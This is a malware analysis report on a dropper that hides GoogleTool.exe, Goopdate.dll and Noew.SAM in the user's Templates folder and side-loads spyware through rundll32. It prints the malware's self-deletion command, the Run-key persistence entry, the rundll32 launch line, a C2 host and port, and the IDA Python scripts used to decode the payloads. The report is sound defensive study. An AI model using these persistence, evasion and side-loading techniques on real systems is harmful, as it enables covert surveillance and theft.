

Google Updater: DLL side-loading

This program

Date: April 12, 2026

PackedCrack

Executive Summary

The malware quietly installs three files and abuses a legitimate Google updater tool to launch spyware. The installer hides the installed files in the user's hidden Templates directory. The malware is installed in such a way that it will automatically start when Windows starts, guaranteeing persistence across computer restarts. The payload can record keystrokes, take screenshots, list and control windows, and elevate access to inspect other processes. It uses a custom network protocol to contact a control server at **website.baesystems.ca:8001**. When running, it allows the attacker to remotely monitor and control the computer. This could allow the attacker to access sensitive information such as credentials or business secrets.

Contents

1	Basic Analysis	3
1.1	Import Table	4
1.1.1	kernel32.dll	4
1.1.2	ole32.dll	4
1.1.3	SHELL32.dll	4
2	Behaviour Analysis	5
2.1	File System	5
2.2	GoogleTool.exe	6
2.2.1	Registry	6
2.3	Goopdate.dll	6
2.3.1	Registry	6
2.3.2	Network	6
3	Advanced Analysis	8
4	GoogleTool.exe	14
4.1	Import Table	15
4.1.1	KERNEL32.dll	15
4.2	Advanced Analysis	15
5	Goopdate.dll	16
5.1	Export Table	16
5.2	Import Table	17
5.2.1	KERNEL32.dll	17
5.2.2	ADVAPI32.dll	17
5.2.3	SHELL32.dll	17
5.3	Advanced Analysis	17
5.3.1	MyExtern	18
6	Noew.SAM	23
6.1	Import Table	25
6.1.1	KERNEL32.dll	25
6.1.2	USER32.dll	25
6.1.3	GDI32.dll	26
6.1.4	ADVAPI32.dll	26
6.1.5	SHELL32.dll	26
6.1.6	WS2_32.dll	26
6.1.7	AVICAP32.dll	26
6.1.8	PSAPI.dll	27
6.2	Advanced Analysis	27
7	Conclusion	35
7.1	Indicator of Compromise	35
7.1.1	Strings	35
7.1.2	Registry	36
7.1.3	Network Traffic	36
7.2	Malware Behavior Catalog	36
7.2.1	Behaviors	36
7.2.2	Methods	36

1 Basic Analysis

The malware shows signs of the **Execution (OB0009)** objective with its import `CreateProcessW`. Furthermore, the stored strings in the binary hint at the fact that the malware will obtain the file path to the command prompt executable with the help of the environment variable `COMSPEC`. The command prompt is then likely launched with the arguments `/c del %s > nul`, another string found inside the binary. The conversion specifier, `%s`, is replaced by a string. This could be the malware's own executable obtained by `GetModuleFileNameW` in order to perform self-deletion. If so, the malware also contains the **Defense Evasion (OB0006)** objective.

It also shows signs of **Install Additional Program (B0023)** behavior with the help of the import `WriteFile`, and the strings `Goopdate.dll`, `GoogleTool.exe`. These files may be installed on the file system at a location obtained with `SHGetSpecialFolderPathW`. Furthermore, the malware may have the **Anti-Static Analysis (OB0002)** objective. As it contains strings that at first glance seem to be encoded, if true then the malware has the **Obfuscated Files or Information (E1027)** behavior. The first string in the list below seems to contain a UUID, which could be a classid. That would explain the use of `CoCreateInstance`. The last two strings appears to be http urls.

- oStfawerG\oolg\epUadetC\ilnest{\34F04D0DB-27-9F416A-3A-41925461897D9
- &tth"//:p.lrcirevngismoc.sst/.ac-0lrcU
- 4tth0//:p.lrcirevngismoc.ahT/TetwsemipmatCgnirc.A

File Details	
Original Name	MakeFileAndRun.exe
File Type	PE, file is executable (i.e. no unresolved external references).
File Size (bytes)	346624
Subsystem	Windows GUI
Creation Time	Friday, 25.10.2013 02:52:12 UTC
Image Base	0x400000
SHA-1	4f87105550290651731ec742a5a421aa081590e8
SHA-256	3bd45aa56781f132e47247bfa4b5412cf110e8e51eaa013a2628b8e5072b0126
Entropy	5.95

Anti Virus	
ClamAV	Undetected
CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Fortinet	Unsafe
Google	W32/BDoor.FBJR!tr.bdr
Kaspersky	Backdoor.Win32.Agent.dend
Microsoft	Trojan:Win32/Dynamer!ac
Symantec	ML.Attribute.HighConfidence
Tencent	Malware.Win32.Gencirc.11578eaf

Strings
!"#\$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNopqrstuvwxyz[\]^_`abcdefghijklmnopqrstuvwxyz{ }~
COMSPEC
\Windows Message.lnk
/c del %s > nul
rundll32.exe
Noew.SAM
Goopdate.dll
GoogleTool.exe
MyInitTest....
p sirgorc maonnaeb tnur ni SODedom
oStfawerG\oolg\epUadetC\ilnest{\34F04D0DB-27-9F416A-3A-41925461897D9
&tth"//:p.lrcirevngismoc.sst/.ac-0lrcU
4tth0//:p.lrcirevngismoc.ahT/TetwsemipmatCgnirc.A
.tth*//:pg-srcrc-2ht.letwamoc.ahT/Cetw.2GS0lrcU

1.1 Import Table

1.1.1 kernel32.dll

Function Name	Description
CreateProcessW	"Creates a new process and its primary thread. The new process runs in the security context of the calling process." [1]
WriteFile	"Writes data to the specified file or input/output (I/O) device." [1]
DeleteFileW	"Deletes an existing file." [1]
IsDebuggerPresent	"Determines whether the calling process is being debugged by a user-mode debugger." [1]
QueryPerformanceCounter	"Retrieves the current value of the performance counter, which is a high resolution (<1us) time stamp that can be used for time-interval measurements." [1]
ResumeThread	"Decrements a thread's suspend count. When the suspend count is decremented to zero, the execution of the thread is resumed." [1]
GetModuleFileNameW	"Retrieves the fully qualified path for the file that contains the specified module." [1]
GetModuleHandleW	"Retrieves a module handle for the specified module." [1]
GetTickCount	"Retrieves the number of milliseconds that have elapsed since the system was started." [1]

1.1.2 ole32.dll

Function Name	Description
CoCreateInstance	"Creates and default-initializes a single object of the class associated with a specified CLSID." [1]

1.1.3 SHELL32.dll

Function Name	Description
SHGetSpecialFolderPathW	"Retrieves the path of a special folder, identified by its CSIDL." [1]

2 Behaviour Analysis

Executing the malware will launch a new process, **GoogleTool.exe**. This process launches the child process **rundll32.exe** before exiting, leaving only **rundll32.exe** running.



Figure 1: rundll32.exe runs as a new process.

Inspecting the properties of the newly created **rundll32.exe** process confirms that it was launched by **GoogleTool.exe**. This is probably Microsoft's real *rundll32* program, because its disk integrity can be verified. It also reveals that the DLL that was launched was *C:\DOCUMENT~1\asdf\TEMPLA~1\goopdate.dll* and that the function **MyExtern** was used as its entry point; see Figure 2. Furthermore, there were also two domains that were resolved during execution. The first, *website.baesystems.ca*, is suspicious and a potential IoC, see Figure 3.




Figure 2: rundll32.exe is created as a child process of GoogleTool.exe

Time	Domain Requested	DNS Ret...
11:09:52	website.baesystems.ca	FOUND
11:09:53	10.148.168.192.in-addr.arpa	FOUND
11:12:24	crl.microsoft.com	FOUND

Figure 3: Domains contacted during execution

2.1 File System

ProcMon can confirm the objectives **Execution (OB0009)** and **Defense Evasion (OB0006)**. The malware did use the command prompt and the string `/c del %s > nul` to delete itself, see Figure

4. Thereby confirming **Command and Scripting Interpreter (E1059)** and **Self Deletion (F0007)**. In addition to this, the events recorded by ProcMon also show that the malware wrote four files, confirming **Install Additional Program (B0023)**. See Figure 5.

Process Name	PID	Operation	Path	Result	Detail
file.exe	2144	Process Create	C:\WINDOWS\system32\cmd.exe	SUCCESS	PID: 2160, Command line: C:\WINDOWS\system32\cmd.exe /c del C:\DOCUME~1\asdf\Desktop\file.exe > nul

Figure 4: Confirmation that the malware deletes itself.

Process Name	PID	Operation	Path	Result	Detail
file.exe	2144	WriteFile	C:\Documents and Settings\asdf\Templates\GoogleTool.exe	SUCCESS	Offset: 0, Length: 116 648
file.exe	2144	WriteFile	C:\Documents and Settings\asdf\Templates\Goopdate.dll	SUCCESS	Offset: 0, Length: 44 544
file.exe	2144	WriteFile	C:\Documents and Settings\asdf\Templates\Noew.SAM	SUCCESS	Offset: 0, Length: 143 360
file.exe	2144	WriteFile	C:\Documents and Settings\asdf\Start Menu\Windows Message Ink	SUCCESS	Offset: 0, Length: 673

Figure 5: Files written by the malware.

2.2 GoogleTool.exe

Process Name	PID	Operation	Path	Result	Detail
GoogleTool.exe	2152	Process Create	C:\WINDOWS\System32\rundll32.exe	SUCCESS	PID: 2168, Command line: C:\WINDOWS\System32\rundll32.exe C:\DOCUME~1\asdf\TEMPLA~1\goopdate.dll MyExtern

Figure 6: GoogleTool.exe launches Goopdate.dll through rundll32.exe.

2.2.1 Registry

The events recorded by ProcMon reveals that **GoogleTool.exe** establishes persistence with the **HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft** key and the location of **GoogleTool.exe** as its value. Thereby confirming the **Persistence (OB0012)** objective.

Process Name	PID	Operation	Path	Result	Detail
GoogleTool.exe	2152	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft	SUCCESS	Type: REG_SZ, Length: 112, Data: C:\Documents and Settings\asdf\Templates\GoogleTool.exe

Figure 7: GoogleTool.exe establishes persistence with the Run key.

2.3 Goopdate.dll

2.3.1 Registry

Goopdate.dll creates multiple new custom Registry keys. Further analysis is required to understand their purpose.

Process Name	PID	Operation	Path	Result	Detail
rundll32.exe	2168	RegCreateKey	HKCU\Software\Microsoft\Multimedia\Audio	SUCCESS	Desired Access: Write, Query Value
rundll32.exe	2168	RegCreateKey	HKCU\Software\Microsoft\Multimedia\Audio Compression Manager\	SUCCESS	Desired Access: Write
rundll32.exe	2168	RegCreateKey	HKCU\Software\Microsoft\Multimedia\Audio Compression Manager\MSACM	SUCCESS	Desired Access: Read/Write
rundll32.exe	2168	RegCreateKey	HKCU\Software\Microsoft\Multimedia\Audio Compression Manager\	SUCCESS	Desired Access: Write
rundll32.exe	2168	RegCreateKey	HKCU\Software\Microsoft\Multimedia\Audio Compression Manager\Priority v4.00	SUCCESS	Desired Access: Read/Write
rundll32.exe	2168	RegCreateKey	HKLM\SYSTEM\CurrentControlSet\Control\MediaResources\video	SUCCESS	Desired Access: Maximum Allowed
rundll32.exe	2168	RegCreateKey	HKLM\SOFTWARE\DsExplain	SUCCESS	Desired Access: Maximum Allowed

Figure 8: Registry keys created by Goopdate.dll.

2.3.2 Network

Inspecting the events caused by **rundll32.exe** it reveals that the **Goopdate.dll** tries to establish a TCP connection, see Figure 9. WireShark shows that these TCP packets originate from the source port 1037 (and increment by one for each failed attempt) and tries to use port 8001 as their destination. The connection is immediately reset since there are no sockets listening on the receiving end, see Figure 10.

Process Name	PID	Operation	Path	Result
rundll32.exe	2168	TCP Reconnect	asdf-6f943325af:1037 -> 10.148.168.192.in-addr.arpa:8001	SUCCESS
rundll32.exe	2168	TCP Reconnect	asdf-6f943325af:1037 -> 10.148.168.192.in-addr.arpa:8001	SUCCESS
rundll32.exe	2168	TCP Disconnect	asdf-6f943325af:1037 -> 10.148.168.192.in-addr.arpa:8001	SUCCESS
rundll32.exe	2168	TCP Reconnect	asdf-6f943325af:1038 -> 10.148.168.192.in-addr.arpa:8001	SUCCESS
rundll32.exe	2168	TCP Reconnect	asdf-6f943325af:1038 -> 10.148.168.192.in-addr.arpa:8001	SUCCESS
rundll32.exe	2168	TCP Disconnect	asdf-6f943325af:1038 -> 10.148.168.192.in-addr.arpa:8001	SUCCESS
rundll32.exe	2168	TCP Reconnect	asdf-6f943325af:1039 -> 10.148.168.192.in-addr.arpa:8001	SUCCESS
rundll32.exe	2168	TCP Reconnect	asdf-6f943325af:1039 -> 10.148.168.192.in-addr.arpa:8001	SUCCESS
rundll32.exe	2168	TCP Disconnect	asdf-6f943325af:1039 -> 10.148.168.192.in-addr.arpa:8001	SUCCESS
rundll32.exe	2168	TCP Reconnect	asdf-6f943325af:1040 -> 10.148.168.192.in-addr.arpa:8001	SUCCESS
rundll32.exe	2168	TCP Disconnect	asdf-6f943325af:1040 -> 10.148.168.192.in-addr.arpa:8001	SUCCESS
rundll32.exe	2168	TCP Reconnect	asdf-6f943325af:1041 -> 10.148.168.192.in-addr.arpa:8001	SUCCESS
rundll32.exe	2168	TCP Reconnect	asdf-6f943325af:1041 -> 10.148.168.192.in-addr.arpa:8001	SUCCESS
rundll32.exe	2168	TCP Disconnect	asdf-6f943325af:1041 -> 10.148.168.192.in-addr.arpa:8001	SUCCESS

Figure 9: Goopdate.dll tries to establish TCP connections.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.148.69	192.168.148.10	TCP	62	ams > vcom-tunnel [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
2	0.000716000	192.168.148.10	192.168.148.69	TCP	60	vcom-tunnel > ams [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	0.468655000	192.168.148.69	192.168.148.10	TCP	62	[TCP Retransmission] ams > vcom-tunnel [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
4	0.469045000	192.168.148.10	192.168.148.69	TCP	60	vcom-tunnel > ams [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	0.905147000	192.168.148.69	192.168.148.10	TCP	62	[TCP Retransmission] ams > vcom-tunnel [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
6	0.906507000	192.168.148.10	192.168.148.69	TCP	60	vcom-tunnel > ams [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 10: TCP packets likely coming from Goopdate.dll.

3 Advanced Analysis

After creating the file paths for the files written to disk that could be observed in section 2.1, the malware executes code that looks like a primitive transposition cipher.




Figure 11: Suspected transposition cipher.

This type of custom cipher can be decoded with IDA Python quite trivially. Running the script below to decode the buffer reveals what looks to be a PE header, see Figure 12. This is likely one of the files that were written to disk during execution.

```

import idc

def decode_buffer(start, size):
    end = start + size
    print("Decoding: 0x{:2X}...0x{:2X}".format(start, end))

    for i in range(start, end, 4):
        firstByte = idc.Byte(i)
        secondByte = idc.Byte(i + 1)
        thirdByte = idc.Byte(i + 2)
        fourthByte = idc.Byte(i + 3)

        idc.PatchByte(i, fourthByte & 0xFF)
        idc.PatchByte(i + 1, thirdByte & 0xFF)
        idc.PatchByte(i + 2, secondByte & 0xFF)
        idc.PatchByte(i + 3, firstByte & 0xFF)

    print("Decoding Complete.")

```

0042CB30	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....*
0042CB40	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	+.....@.....
0042CB50	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	°.....
0042CB60	00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00	°.....
0042CB70	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...!...!-!+.L-!Th
0042CB80	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is*program*canno
0042CB90	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t*be*run in DOS
0042CBA0	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$......
0042CBB0	CC 80 D2 CA 88 E1 BC 99 88 E1 BC 99 88 E1 BC 99	!Ç--êß+ôêß+ô
0042CBC0	AF 27 C1 99 98 E1 BC 99 AF 27 D1 99 C5 E1 BC 99	»'-ôÿß+ô»'-ô+ß+ô
0042CBD0	AF 27 D2 99 97 E1 BC 99 AF 27 C7 99 8D E1 BC 99	»'-ôÿß+ô»'!ô.ß+ô
0042CBE0	88 E1 BD 99 E8 E1 BC 99 AF 27 CE 99 89 E1 BC 99	êß+ôFB+ô»'+ôêß+ô
0042CBF0	AF 27 C0 99 89 E1 BC 99 88 E1 BC 99 B2 E1 BC 99	»'+ôêß+ôêß+ô!ß+ô
0042CC00	AF 27 C4 99 89 E1 BC 99 52 69 63 68 88 E1 BC 99	»'-ôêß+ôRichêß+ô
0042CC10	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PE..L...
0042CC20	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00	lm<0.....a...
0042CC30	6C 6D 3C 4F 00 00 00 00 00 00 00 00 E0 00 02 01	Ä...ö.....
0042CC40	0B 01 08 00 00 8E 00 00 00 30 01 00 00 00 00 00	!<.....ä....@.
0042CC50	21 3C 00 00 00 10 00 00 00 A0 00 00 00 00 40 00	a.....
0042CC60	00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00	a.....
0042CC70	04 00 00 00 00 00 00 00 00 E0 01 00 00 04 00 00	+¼.....@.....
0042CC80	D4 AC 02 00 02 00 40 01 00 00 10 00 00 10 00 00	ñ+...<...
0042CC90	00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00	a...+G.....
0042CCA0	00 00 00 00 00 00 00 00 A4 D8 00 00 3C 00 00 00	...!...-...h...
0042CCB0	00 E0 00 00 C8 E2 00 00 00 00 00 00 00 00 00 00	Ç-.....
0042CCC0	00 B4 01 00 A8 13 00 00 00 D0 01 00 68 03 00 00	
0042CCD0	80 C1 00 00 1C 00 00 00 00 00 00 00 00 00 00 00	+...@.....
0042CCE0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	+...8...l+...Ç...
0042CCF0	20 D4 00 00 40 00 00 00 00 00 00 00 00 00 00 00	text...U.....
0042CD00	00 C0 00 00 38 01 00 00 6C D7 00 00 80 00 00 00	Ä.....
0042CD10	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	*...data...
0042CD20	2E 74 65 78 74 00 00 00 56 8D 00 00 00 10 00 00	ä.....Æ...
0042CD30	00 8E 00 00 00 04 00 00 00 00 00 00 00 00 00 00	@...+
0042CD40	00 00 00 00 20 00 00 60 2E 64 61 74 61 00 00 00	text/DE.....+
0042CD50	60 1A 00 00 00 A0 00 00 00 0E 00 00 00 92 00 00	
0042CD60	00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0	
0042CD70	2E 74 65 78 74 2F 44 45 90 1F 00 00 00 C0 00 00	

Figure 12: Decoding reveals a PE header.

The decrypted data can be dumped (with the script below) and then have its hash compared with that of the **GoogleTool.exe** binary that was written to disk during execution, see Figure 13. This confirms that the malware is a dropper with a hidden payload. It also confirms the suspicion that the malware has **Obfuscated Files or Information (E1027)** behavior.

```
import idc
import idaapi

def dump_range(start, end, out_path):
    with open(out_path, "wb") as f:
        ea = start
        while ea < end:
            chunk = min(0x100000, end - ea)
            data = idc.GetManyBytes(ea, chunk)
            f.write(data)
            ea += chunk

cur = idc.ScreenEA()
start = idc.AskAddr(cur, "Start address to dump?")
end = idc.AskAddr(cur, "End address (exclusive)?")
if start is None or end is None or start == idc.BADADDR or end == idc.BADADDR:
    raise RuntimeError("Invalid range.")

savePath = idc.AskFile(True, "*.bin", "Save dump as")
if not savePath:
    raise RuntimeError("Save cancelled.")
dump_range(start, end, savePath)
```

```

sha256sum GoogleTool.exe
9c36a08d9e7932ff4da7b5f24e6b42c92f28685b8abe964c870e8d7670fd531a GoogleTool.exe
sha256sum GoogleTool_dump.bin
9c36a08d9e7932ff4da7b5f24e6b42c92f28685b8abe964c870e8d7670fd531a GoogleTool_dump.bin

```

Figure 13: Hash comparison of the the dumped PE file and the GoogleTool.exe that was written to disk by the malware.

This process can be repeated for the next decryption loop, see Figure 14, which follows the decryption of the **GoogleTool.exe** binary. When decrypted and dumped, the hash of the dumped data confirms that this is, in fact, the **Goopdate.dll**, see Figure 15.

```

00401420
00401420          DECRYPT_GOOPDATE:
00401420  A34 0F B6 90 E3 92 44+    movzx  edx, (goopdateD11+3)[eax]
00401427  A34 8A 88 E0 92 44 00    mov     cl, goopdateD11[eax]
0040142D  A34 88 90 E0 92 44 00    mov     goopdateD11[edx], dl
00401433  A34 0F B6 90 E2 92 44+    movzx  edx, (goopdateD11+2)[eax]
0040143A  A34 88 88 E3 92 44 00    mov     (goopdateD11+3)[eax], cl
00401440  A34 8A 88 E1 92 44 00    mov     cl, (goopdateD11+1)[eax]
00401446  A34 88 90 E1 92 44 00    mov     (goopdateD11+1)[eax], dl
0040144C  A34 88 88 E2 92 44 00    mov     (goopdateD11+2)[eax], cl
00401452  A34 83 C0 04             add     eax, 4
00401455  A34 3D 00 AE 00 00      cmp     eax, 0AE00h
0040145A  A34 7C C4             jnl     short DECRYPT_GOOPDATE

```

Figure 14: Secondary suspected transposition cipher.

```

sha256sum Goopdate.dll
b5834262c636c64bf0464979b546404554df6619de9d8a5b49cdca53fb834747 Goopdate.dll
sha256sum Goopdate_dump.bin
b5834262c636c64bf0464979b546404554df6619de9d8a5b49cdca53fb834747 Goopdate_dump.bin

```

Figure 15: Hash comparison of the the dumped PE file and the Goopdate.dll that was written to disk by the malware.

The code that decodes **GoogleTool.exe** and **Goopdate.dll** are followed by calls to **WriteFile**, in order to save the newly decoded content to disk. Immediately after this, there is another call to **CreateFileW** to create the **Noew.SAM** file, see Figure 16. This is also followed by a call to **WriteFile**, but this time there is no decryption code called that decrypts the data before it is written to disk. When inspecting the data that are being saved, it also looks like a transposed PE file, see Figure 18. A comparison of the hash sum can confirm that this is **Noew.SAM**, see Figure 19.

```

CREATE_NEOW_FILE:
    call     ebx, CloseHandle

HANDLE hNeow = CreateFileW(std::addressof(noewFilepath), GENERIC_WRITE, FILE_SHARE_WRITE, nullptr, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, nullptr)
    push     NULL ; hTemplateFile
    push     FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes
    push     CREATE_ALWAYS ; dwCreationDisposition
    push     NULL ; lpSecurityAttributes
    push     FILE_SHARE_WRITE ; dwShareMode
    push     GENERIC_WRITE ; dwDesiredAccess
    lea     ecx, [ebp+noewFilepath]
    push     ecx ; lpFileName
    call     edi, CreateFileW
    mov     esi, eax

if (hNeow != INVALID_HANDLE_VALUE)
    cmp     esi, INVALID_HANDLE_VALUE
    jnz     short SAVE_NEOW_FILE

```

Figure 16: The Noew.SAM file is created.

```
[[maybe_unused]] BOOL result = WriteFile(hNeow, std::addressof(unk_409b30), 0x23000, std::addressof(NumberOfBytesWritten), nullptr)

SAVE_NEOW_FILE:
    ; lpOverlapped
    push    NULL
    lea     edx, [ebp+NumberOfBytesWritten]
    push    edx
    push    ; lpNumberOfBytesWritten
    push    23000h ; nNumberOfBytesToWrite
    push    offset unk_409b30 ; lpBuffer
    push    esi ; hFile
    call    ds:WriteFile
    push    esi ; hObject
```

Figure 17: The Noew.SAM file is written to disk.

```
00409B30 00 90 5A 4D 00 00 00 03 00 00 00 04 00 00 FF FF .ZM.....
00409B40 00 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 ...+.....@...
00409B50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00409B60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 F8 .....
00409B70 0E BA 1F 0E CD 09 B4 00 4C 01 B8 21 68 54 21 CD .!.-.!.L.+hT!-
00409B80 70 20 73 69 72 67 6F 72 63 20 6D 61 6F 6E 6E 61 p'sirgorc'maonna
00409B90 65 62 20 74 6E 75 72 20 20 6E 69 20 20 53 4F 44 eb*tnur*ni*SOD
00409BA0 65 64 6F 6D 0A 0D 0D 2E 00 00 00 24 00 00 00 00 edom.....$.
00409BB0 F5 31 62 03 A6 5F 03 47 A6 5F 03 47 A6 5F 03 47 )1b.a_.Ga_.Ga_.G
00409BC0 A6 55 1C AF A6 5F 03 41 A6 4F 1F CF A6 5F 03 41 aU.»a_.Aa0.-a_.A
00409BD0 A6 54 25 71 A6 5F 03 4E A6 51 1F C4 A6 5F 03 50 aT%qa_.NaQ.-a_.P
00409BE0 A6 55 25 71 A6 5F 03 35 A6 54 1C 28 A6 5F 03 46 aU%qa_.5aT.(a_.F
00409BF0 A6 02 0C 84 A6 5F 03 56 A6 5E 03 47 A6 5F 03 AC a..aa_.Ua^..Ga_.%
00409C00 A6 54 1C AF A6 5F 03 54 68 63 69 52 A6 5F 03 47 aT.»a_.ThciRa_.G
```

Figure 18: The Noew.SAM file data looks like a transposed PE file.

```
sha256sum Noew.SAM
e417e9db79203832b747327d0d41954578038bf251cbd405afbe55ddaeb0178 Noew.SAM
sha256sum neow_dump.bin
e417e9db79203832b747327d0d41954578038bf251cbd405afbe55ddaeb0178 neow_dump.bin
```

Figure 19: Hash comparison of the Noew.SAM file written by the malware and the suspicious file buffer written to disk.

Running the same decoding script as earlier, before dumping the data buffer. Makes it possible to confirm that **Noew.SAM** is valid PE file by allowing PE-Bear to parse it, see Figure 20.




Figure 20: PE-Bear manages to parse the decrypted Noew dump as a PE file.

After having stored the encoded **Noew.SAM** file, the malware will create the shortcut **Windows Message.Ink** that could be seen in Figure 5. This is created using the Windows Component Object Model (COM). The two classes that the malware uses are **IShellLink** and **IPersistFile**. **IShellLink** is created by calling **CoCreateInstance**, see Figure 21.

```

004011D4 HRESULT result = CoCreateInstance(std::addressof(ShortcutGUID), nullptr, CLSCTX_INPROC_SERVER, std::addressof(IShellLinkGUID), std::addressof(IShellLink))
004011D4 21C 8D 95 F0 FD FF FF lea     edx, [ebp+IShellLink]
004011D8 21C 52                push    edx
004011DB 220 68 8C 61 40 00      push    offset IShellLinkGUID ; riid
004011E0 224 6A 01              push    CLSCTX_INPROC_SERVER ; dwClsContext
004011E2 228 6A 00              push    NULL ; pUnkOuter
004011E4 22C 68 9C 61 40 00      push    offset ShortcutGUID ; rclsid
004011E9 230 FF 15 2C 61 40 00      call    ds:CoCreateInstance
004011EF
004011EF                if (result != S_OK)
004011EF 21C 85 C0              test    eax, eax
004011F1 21C 0F 88 A0 00 00 00      js     00401194128

```

Figure 21: The malware obtains a pointer to the IShellLink interface.

IPersistFile is created by calling the first function in the newly obtained IShellLink object's virtual table, which is QueryInterface. See Figure 22 and 23.

```

00401206 21C 8B 85 F0 FD FF FF      mov     eax, [ebp+IShellLink]
0040120C 21C 8B 08                  mov     ecx, [eax]
0040120E 21C 8D 95 EC FD FF FF      lea     edx, [ebp+IPersistFile]
00401214 21C 52                      push    edx
00401215 220 68 AC 61 40 00          push    offset IPersistFileGUID
0040121A 224 50                      push    eax
0040121B 228 8B 01                  mov     eax, [ecx]
0040121D 228 FF D0                  call    eax

```

Figure 22: The malware obtains a pointer to the IPersistFile interface by calling QueryInterface.

```

00000000 IShellLinkAVtbl struct ; (sizeof=0x54,
00000000 QueryInterface dd ?
00000004 AddRef dd ?
00000008 Release dd ?
0000000C GetPath dd ?
00000010 GetIDList dd ?
00000014 SetIDList dd ?
00000018 GetDescription dd ?
0000001C SetDescription dd ?
00000020 GetWorkingDirectory dd ?
00000024 SetWorkingDirectory dd ?
00000028 GetArguments dd ?
0000002C SetArguments dd ?
00000030 GetHotkey dd ?
00000034 SetHotkey dd ?
00000038 GetShowCmd dd ?
0000003C SetShowCmd dd ?
00000040 GetIconLocation dd ?
00000044 SetIconLocation dd ?
00000048 SetRelativePath dd ?
0000004C Resolve dd ?
00000050 SetPath dd ?
00000054 IShellLinkAVtbl ends

```

Figure 23: The virtual table for IShellLink shows that the function pointer at offset 0 points at the QueryInterface function.

